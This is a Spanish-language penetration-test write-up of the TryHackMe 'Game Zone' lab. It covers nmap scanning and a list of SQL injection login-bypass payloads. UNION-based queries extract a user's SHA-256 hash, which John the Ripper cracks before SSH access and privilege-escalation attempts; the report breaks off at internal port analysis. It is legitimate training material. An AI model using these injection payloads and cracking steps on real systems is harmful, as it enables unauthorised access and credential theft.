	Informe de análisis de vulnerabilidades, explotación y resultados del reto GAMEZONE.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	19/11/2024	26/11/2024	1.1	MQ-HM-GAMEZONE	RESTRINGIDO

Informe de análisis de vulnerabilidades,

explotación y resultados del reto GAME ZONE.

N.- MQ-GAME ZONE

Generado por:

GhoxPwn

Fecha de creación:

19.11.2024

Contenido

Tabla de Ilustraciones

Contenido de Tablas

1. Reconocimiento

Para iniciar el análisis Pentest es necesario analizar las direcciones IP objetivos y los puertos abiertos de las maquinas a vulnerar. Estas acciones se harán a continuación:

Escaneo de dirección IP

Primero debemos saber nuestra dirección IP como se señala en la siguiente imagen:




Figura 1. Dirección IP de maquina Kali

Debido a que estamos usando una máquina virtual de THM nos da dentro de la plataforma la dirección de la máquina.

Figura 2. Dirección IP de la maquina Gamezone

Realizamos un ping a la primera dirección para saber su TTL como se muestra a continuación:




Figura 3. Testeo de paquetes maquina Gamezone

Tabla 1. Arquitectura de la maquina Gamezone

Arquitectura	Dirección
Linux	10.10.117.122

Como podemos ver todavía no sabemos que máquina es solo que arquitectura es. Mas adelante en escaneo de puertos podemos sacar mayor información de la máquina

Escaneo de puertos

En esta fase se debe de escanear los puertos abiertos de la maquina descubierta de la Tabla 1. Para ello usamos un escaneo de 2 vías para las 2 direcciones a todos sus puertos abiertos.

Escaneo de la dirección IP

A continuación, se muestra los puertos abiertos de la máquina:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 15:53 EST
Nmap scan report for 10.10.117.122
Host is up (0.27s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Figura 4. Escaneo silencioso de puertos abiertos

Una vez detectado los puertos de la dirección se hace un análisis profundo de los puertos como se muestra en la siguiente imagen:




Figura 5. Escaneo de servicios y versiones parte 1

Figura 6. Escaneo de servicios y versiones parte 2




Figura 7. Escaneo de servicios y versiones parte 3

Podemos ver de del rastreo de Sistema operativo que es una maquina Linux y del servicio SSH se da a entender de un sistema operativo Ubuntu 2.7

De la imagen tenemos las versiones de los puertos abiertos:

Tabla 2. Puertos abiertos de la maquina Gamerzone

Puerto	Versión
22	7.2p2 Ubuntu 4ubuntu2.7
80	Apache 2.4.18

2. Análisis de vulnerabilidades (Puertos abiertos)

Debido a que la maquina tiene puertos de servicio web se hace inspección de puerto 80 como primera prioridad.

Análisis de puerto HTTP (puerto 80)

Como primer paso analizamos la portada de la página web y los servicios que tiene activado con la herramienta wappalyzer:




Figura 8. Evaluación inicial del HTTP (puerto 80)

Fuzzing en dirección IP

Realizamos una búsqueda de directorios por el método fuzzing usando el comando gobuster




Figura 9. Gobuster puerto 80

De los resultados dados no tenemos más información que el directorio /images por lo cual se probara hacer SQL Inyection (Bypass).

Login BYPASS

Debido a que se encuentra un usuario y password para logear dentro de la pagina se hace prueba de login bypass

```
' or '1'='1
' or ''='
' or 1]%00
' or /* or '
' or "a" or '
' or 1 or '
' or true() or '
'or string-length(name(.))<10 or'
'or contains(name,'adm') or'
'or contains(.,'adm') or'
'or position()=2 or'
admin' or '
admin' or '1'='2
```

Figura 10. Posibles líneas de código SQL Inyection

Probando comandos de para hacer login bypass

Figura 11. Intento de SQL Inyection




Figura 12. Ingreso con SQL Inyection

3. Explotación de vulnerabilidades

En esta fase se hará la explotación de vulnerabilidades de SQL inyection para la obtención de credenciales para el ingreso por el puerto 22. Para ello se hará uso de comandos de SQL como si se estuviera haciendo consulta dentro del buscador como se muestra a continuación:

Para la detección de cantidad de columnas dentro de la tabla de hará uso del comando

[‘ ORDER BY <#número de columna>#]

y podemos ver que la tabla solo tiene 3 columna como máximo como se muestra en la siguiente imagen:




Figura 13. Testeo de columna máxima

Ahora se testea cuáles de las columnas son las salidas de Title y Review usando los comandos siguientes:

' UNION SELECT 'a', NULL, NULL#'

' UNION SELECT NULL, 'a', NULL#

' UNION SELECT NULL, NULL, 'a'#

Siendo la impresión de a la referencia para saber dónde se imprime como se muestra en la siguiente imagen:

Figura 14. Identificando posiciones de publicación

De las pruebas se puede saber que la segunda columna es el Title mientras que la tercera columna es Review y la primera columna es información oculta.

Ahora usaremos la consulta de SQL para saber si podemos sacar información dentro de la máquina, para ello se probará que se imprima la versión de la maquina con el siguiente comando

' UNION SELECT NULL, @@HOSTNAME, @@VERSION#

Este comando nos da como resultado:




Figura 15. Versión de la maquina

Ahora se hará una especie de whoami en SQL usando el siguiente comando

' UNION SELECT NULL, user(), database()#

Esto da como respuesta lo siguiente:




Figura 16. Detección de usuario

Ahora visualizaremos la data de la base de datos usando el siguiente comando:

' UNION SELECT NULL,NULL,SCHEMA_NAME FROM information_schema.SCHEMATA#

Al usarlo nos da lo siguiente:

Figura 17. Base de datos dentro de la maquina

Sacaremos la información dentro de la tabla db usando el siguiente comando:

' UNION SELECT NULL, TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_SCHEMA = 'db'#




Figura 18. Detección de tablas

Usamos ahora que sabemos que podemos tener acceso a la base de datos de username entramos a ello y vemos las credenciales usando

' UNION SELECT 1, username, pwd FROM users #

Title	Review
agent47	ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

Figura 19. Descubrimiento de credenciales

La credencial es la siguiente:

Tabla 3. Credencial obtenida

User	Hash
Agent47	ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

HASH_indetify

Usando la herramienta Hash_identify veremos que tipo de encriptado estamos viendo:

```
HASH: ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

Possible Hashs:
[+] SHA-256
[+] Haval-256

Least Possible Hashs:
[+] GOST R 34.11-94
[+] RipeMD-256
[+] SNEFRU-256
[+] SHA-256(HMAC)
[+] Haval-256(HMAC)
[+] RipeMD-256(HMAC)
[+] SNEFRU-256(HMAC)
[+] SHA-256(md5($pass))
[+] SHA-256(sha1($pass))
```

Figura 20. Identificando encoder del hash

De los resultados y sabiendo que este hash es de una credencial es mas probable que sea un **SHA-256**.

John (descifrado de credencial)

Usando la herramienta de john the Ripper para descifrar el hash:

```
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 AVX 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124    (?)
1g 0:00:00:00 DONE (2024-11-19 18:38) 4.166g/s 12151Kp/s 12151Kc/s 12151KC/s vimivi..veluca
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

Figura 21. Descifrando credencial con la herramienta john

Usuario	Password
Agent47	videogamer124

Ingreso por SSH con las credenciales

Con la credencial encontrada se ingresa por el puerto SSH de la siguiente manera:




Figura 22. Ingresando al puerto SSH con la credencial

4. Escala de privilegios

En esta fase la prioridad es buscar vulnerabilidades con permisos de administrador para escalar privilegios, para ello usaremos linpeas para el análisis como se muestra a continuación:




Figura 23. Descargar de repositorio linpeas

Primero bajaremos del repositorio oficial el linpeas como se mostró en la imagen anterior para poder obtener la dirección del linpeas en un servidor creado por el Kali a través del puerto 80.

Análisis de linpeas

Analizando los archivos de la maquina game zone podemos detectar la siguiente información:




Figura 24. Vulnerabilidades detectadas con linpeas parte 1

Figura 25. Vulnerabilidades detectadas con linpeas parte 2




Figura 26. Vulnerabilidades detectadas con linpeas parte 3

Podemos notar muchas vulnerabilidades para escalar privilegios para ejecutar estas vulnerabilidades debemos verificar si tiene compilador instalado




Figura 27. Buscando compiladores para ejecutar exploit

No hay compiladores para ejecutar los exploit solo el Python en versión 2.7.12 por lo cual no es posible ejecutar exploit como **Baron samedit 2** para escalar privilegios

SIUD con privilegios de root

A continuación, se mostrada los SUID detectados por el linpeas que posiblemente puedan servir para escalar privilegios




Figura 28. Detección de SUID por linpeas

De los SUID se puede escalar privilegios con pkexec (CVE-2021-4034) asi que se intentara ejecutar




Figura 29. Probando SUID

No se pudo escalar con el usuario actual, se procederá a analizar otro camino.

Análisis de puertos conectados con la maquina

Se hará un análisis de puertos abiertos desde la perspectiva de la máquina para saber que otros posibles servicios se puedan encontrar




Figura 30. Detección de puertos abiertos dentro de la maquina GameZone

